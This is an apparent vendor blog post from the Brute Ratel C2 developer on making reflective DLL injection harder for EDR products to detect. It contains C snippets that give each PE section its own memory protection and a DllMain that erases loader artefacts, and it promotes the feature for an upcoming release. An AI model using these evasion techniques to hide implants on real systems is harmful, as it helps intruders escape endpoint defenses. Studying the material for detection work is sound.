PE Reflection: The King is Dead, Long Live the King

bruteratel.com/research/feature-update/2021/06/01/PE-Reflection-Long-Live-The-King/

Chetan Nayak

June 1, 2021

Reflective DLL injection remains one of the most used techniques for post-exploitation and to get your code executed during initial access. The initial release of reflective DLLs by Stephen Fewer provided a great base for a lot of offensive devs to build their tools which can be executed in memory. Later came in PowerShell and C# reflection which use CLR DLLs to execute managed byte code in memory. C# and PowerShell reflection are both subject to AMSI scan which perform string based detections on the byte code, which is not a lot different from your usual Yara rule detection. Reflective DLLs however provide a different gateway which at a lower level allows you to customize how the payload gets executed in memory. Most EDRs in the past 3-4 years have upgraded their capabilities to detect the default process injection techniques which utilize Stephen Fewer's reflective loader along with his Remote Process Execution technique using the CreateRemoteThread API.

To keep the detection false postivies to a minimum, most EDRs hook VirtualAlloc, VirtualALlocEx, WriteProcessMemory, CreateRemoteThread, QueueUserAPC, MapViewOfSection and a few more to hunt for consecutive API calls and known malicious string scans in the RWX memory regions. But in the end, these are legitimate windows APIs, and it becomes hard to categorize every such API call as malicious since it might lead to a lot of false positives. Thus EDRs end up scanning the newly created Executable memory block in the remote process which has PAGE_EXECUTE_READWRITE permissions. Attackers realized this and started changing the memory permission to PAGE_EXECUTE_READ for reflective DLLs and PAGE_EXECUTE for shellcode injections. But this still leaves out a possibility of detection because of the new RWX artefact which get's created by the loader after the injection.

The below image shows the default injection of Stephen Fewer with RWX modified to RX. You can see that even if you configure RX, the loader of Stephen Fewer still calls VitualAlloc with RWX, WriteProcessmemory after re-basing the PE and then calls the DllMain function as a function pointer.

The above logic can be verified from this line of Stephen fewer's loader. This basically means that even if you allocate RX as the region for your initial loader code, your loader when executed, will rebase itself to a new region with VirtualAlloc(RWX), load all the PE Sections and then call the DllMain entrypoint. Any EDR which hooks VirtualAlloc/VirtualAllocEx can scan the process memory for this RWX section, and it can quickly identify that this is an injected DLL and quickly block it from it's execution. Most payloads including the ones from Metasploit and other C2s do not provide any functionality for this section to be modified. Now, if you try to modify this part of the code and replace the RWX with first RW and then RX, then the dllmain execution will crash returning you an ACCESS_VIOLATION error. This is because several different sections of the PE, require different types of permissions. If you provide RWX to every PE section, it will work, but if you provide only RX, then it won't work because some PE sections require you to have the section as writable. If the section isn't writable, the DllMain won't be able to write any static variables to the required section or erase or reallocate new data in those parts of the section.

However, those of you who have spent time reversing the DoublePulsar userland shellcode like me, would have noticed that these payloads tend to reallocate the PE file a bit more than Stephen Fewer's default reflective loader. So, unlike Stephen's loader which allocates the whole memory block to a single page of memory using VirtualAllocEx, we can simply distribute the sections of PE to different locations. Each of these sections will have different permissions. So basically, before we copy the PE sections to the new rebased-address, we will validate the IMAGE_SECTION_HEADER's Characteristics attribute with the respective permissions using the 'AND' operation which will check the binary bit if set or not, and then we will allocate every piece of the PE section to a new page in memory. By doing this, every page will have its own permission and we will never require a full RWX region. We can split each section as follows.


```
numberOfSections = ((PIMAGE_NT_HEADERS)pOldNtHeader)->FileHeader.NumberOfSections;
pSectionHeader = ((ULONG_PTR) & ((PIMAGE_NT_HEADERS)pOldNtHeader)->OptionalHeader +
((PIMAGE_NT_HEADERS)pOldNtHeader)->FileHeader.SizeOfOptionalHeader);
while (numberOfSections--) {
    void* thisSectionVA = (void*) (dllNewBaseAddress +
((PIMAGE_SECTION_HEADER)pSectionHeader)->VirtualAddress);
    ULONG_PTR thisSectionVirtualSize = ((PIMAGE_SECTION_HEADER)pSectionHeader)-
>Misc.VirtualSize;
    DWORD ulPermissions = 0;

    if (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_WRITE) {
        ulPermissions = PAGE_WRITECOPY;
    }
    if (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_READ) {
        ulPermissions = PAGE_READONLY;
    }
    if ((((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_WRITE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_READ)) {
        ulPermissions = PAGE_READWRITE;
    }
    if (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_EXECUTE) {
        ulPermissions = PAGE_EXECUTE;
    }
    if ((((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_EXECUTE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_WRITE)) {
        ulPermissions = PAGE_EXECUTE_WRITECOPY;
    }
    if ((((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_EXECUTE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_READ)) {
        ulPermissions = PAGE_EXECUTE_READ;
    }
    if ((((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_EXECUTE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_WRITE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_READ)) {
        ulPermissions = PAGE_EXECUTE_READWRITE;
    }

    pVirtualProtect(thisSectionVA, thisSectionVirtualSize, ulPermissions,
&ulPermissions);

    pSectionHeader += sizeof(IMAGE_SECTION_HEADER);
}
```

The below screenshot shows the newly rebased PE section which does not have any RWX regions anymore, and the RX section only contains the executable code i.e. the *.text* section since all other remaining sections are allocated to other regions now.



Name	PID	CPU	I/O total ...	Private b...	User name	Description
System Idle Process	0	96.05		60 kB	NT AUTHORITY\SYSTEM	
Registry	88			5.27 MB		
csrss.exe	416			1.66 MB		Client Server Runtime
wininit.exe	496			1.29 MB		Windows Start-Up Ap
csrss.exe	508	0.10		6.99 MB		Client Server Runtime
winlogon.exe	596			2.64 MB		Windows Logon Appl
explorer.exe	1016	0.24		74.3 MB	BRUTERATEL\vendetta	Windows Explorer
SecurityHealthSystray.exe	6796			2.57 MB	BRUTERATEL\vendetta	Windows Security not
vm3dservice.exe	7024			1.67 MB	BRUTERATEL\vendetta	VMware SVGA Helper
vmtoolsd.exe	7064	0.17	988 B/s	61.58 MB	BRUTERATEL\vendetta	VMware Tools Core Se
ProcessHacker.exe	5940	0.99		17.59 MB	BRUTERATEL\vendetta	Process Hacker
badger.exe	2656	0.16		4.58 MB	BRUTERATEL\vendetta	
notepad.exe	2400	0.08	1.67 kB/s	5.95 MB	BRUTERATEL\vendetta	Notepad

notepad.exe (2400) (0x144bc661000 - 0x144bc673000)

```
00000000 48 8d 0d f9 7f 01 00 e9 64 18 00 00 0f 1f 40 00 H.......d.....@.
00000010 41 55 41 54 55 57 56 53 48 83 ec 28 49 89 cc 4d AUATUWVSH..(I..M
00000020 89 c5 85 d2 75 7a 8b 15 ec 7f 01 00 31 c0 85 d2 ....uz......1...
00000030 7e 5e 83 ea 01 48 8b 1d 24 53 01 00 45 31 e4 bf ~^...H..$S..E1..
00000040 01 00 00 00 89 15 ce 7f 01 00 48 8b 2d ab b2 01 ..........H.-...
00000050 00 eb 0c 0f 1f 44 00 00 b9 e8 03 00 00 ff d5 4c .....D.........L
00000060 89 e0 f0 48 0f b1 3b 48 89 c6 48 85 c0 75 e9 48 ...H..;H..H..u.H
00000070 8b 3d fa 52 01 00 8b 07 83 f8 02 0f 84 ef 00 00 .=.R............
00000080 00 b9 1f 00 00 00 e8 dd 17 00 00 b8 01 00 00 00 ................
00000090 48 83 c4 28 5b 5e 5f 5d 41 5c 41 5d c3 0f 1f 00 H..([^_]A\A]....
000000a0 83 fa 01 0f 85 af 00 00 00 65 48 8b 04 25 30 00 .........eH..%0.
000000b0 00 00 48 8b 1d a7 52 01 00 48 8b 70 08 31 ff 48 ..H...R..H.p.1.H
000000c0 8b 2d 36 b2 01 00 eb 18 0f 1f 84 00 00 00 00 00 .-6.............
000000d0 48 39 c6 0f 84 b7 00 00 00 b9 e8 03 00 00 ff d5 H9..............
000000e0 48 89 f8 f0 48 0f b1 33 48 85 c0 75 e3 31 ff 48 H...H..3H..u.1.H
```

notepad.exe (2400) Properties

☑ Hide free regions

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared WS	Locke
0x7ff66c151000	Image: Commit	132 kB	RX	C:\Windows\System32\notepad.exe	100 kB		100 kB	100 kB	
0x144bc661000	Private: Commit	72 kB	RX		72 kB	72 kB			
0x43b00ec000	Private: Commit	12 kB	RW+G	Stack (thread 3552)					
0x43afcec000	Private: Commit	12 kB	RW+G	Stack (thread 8504)					
0x43afc6c000	Private: Commit	12 kB	RW+G	Stack (thread 7372)					
0x43af9ec000	Private: Commit	12 kB	RW+G	Stack (thread 7464)					
0x7ff929502000	Image: Commit	36 kB	RW	C:\Windows\System32\ntdll.dll	28 kB	24 kB	4 kB	4 kB	
0x7ff9294ff000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll	4 kB	4 kB			
0x7ff9292e9000	Image: Commit	8 kB	RW	C:\Windows\System32\rpcrt4.dll	8 kB	8 kB			
0x7ff9290e7000	Image: Commit	8 kB	RW	C:\Windows\System32\user32.dll	8 kB	8 kB			
0x7ff929034000	Image: Commit	4 kB	RW	C:\Windows\System32\psapi.dll	4 kB	4 kB			
0x7ff929012000	Image: Commit	24 kB	RW	C:\Windows\System32\clbcatq.dll	24 kB	20 kB	4 kB	4 kB	
0x7ff928f68000	Image: Commit	8 kB	RW	C:\Windows\System32\kernel32.dll	4 kB	4 kB			
0x7ff928e49000	Image: Commit	36 kB	RW	C:\Windows\System32\shell32.dll	28 kB	28 kB			
0x7ff928753000	Image: Commit	24 kB	RW	C:\Windows\System32\combase.dll	24 kB	24 kB			
0x7ff9282f7000	Image: Commit	8 kB	RW	C:\Windows\System32\SHCore.dll	8 kB	8 kB			
0x7ff928254000	Image: Commit	4 kB	RW	C:\Windows\System32\nsi.dll	4 kB	4 kB			
0x7ff92822d000	Image: Commit	16 kB	RW	C:\Windows\System32\msctf.dll	16 kB	16 kB			
0x7ff9280f6000	Image: Commit	4 kB	RW	C:\Windows\System32\ws2_32.dll	4 kB	4 kB			
0x7ff927fb4000	Image: Commit	4 kB	RW	C:\Windows\System32\imm32.dll	4 kB	4 kB			
0x7ff927c80000	Image: Commit	4 kB	RW	C:\Windows\System32\gdi32.dll	4 kB	4 kB			
0x7ff927bd4000	Image: Commit	12 kB	RW	C:\Windows\System32\oleaut32.dll	12 kB	12 kB			
0x7ff92769b000									

One important note before we execute our main payload, is to cleanup any existing artefacts left from our previously allocated (RX) region. This can be done using a simple struct containing the pointer to the start of our initial RX region (thread) and the parameters passed to the thread and then forwarding it to Dllmain for cleanup using VirtualFree. This can be done using the below code in DllMain. This basically erases the whole history of who actually created the new rebased regions and executed DllMain.

```
#include "badger.h"

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved)
{
    BOOL bReturnValue = TRUE;
    switch (dwReason)
    {
    case DLL_PROCESS_ATTACH: {
        struct DLL_SWEEPER *dllSweeper = (struct DLL_SWEEPER*)lpReserved;
        CHAR* newlpParam = NULL;

        task_crealloc(&newlpParam, (CHAR*)dllSweeper->lpParameter);
        VirtualFree((LPVOID)dllSweeper->lpParameter, 0, MEM_RELEASE);
        VirtualFree((LPVOID)dllSweeper->dllInitAddress, 0, MEM_RELEASE);

        badger_main(newlpParam);
        break;
    }
    case DLL_PROCESS_DETACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
        break;
    }
    return bReturnValue;
}
```

Brute Ratel will have this feature in the upcoming version 0.5. It not only relocates the whole PE section to a new region with dedicated permissions, but also erases the whole PE, it's arguments and it's thread from memory which were created by it's Parent process during the initial RX region execution. So, if any EDR or defender tries to find the injected PE in memory, they won't find any threads created from external entity. Also, all the memory sections in the executable will look like garbage because the whole PE will be split into multiple parts allocated into different places. And for those of you who don't know, Brute Ratel's payloads by default erased the DOS header/PE header and NT header, whenever a new memory region was allocated since version 0.3.1.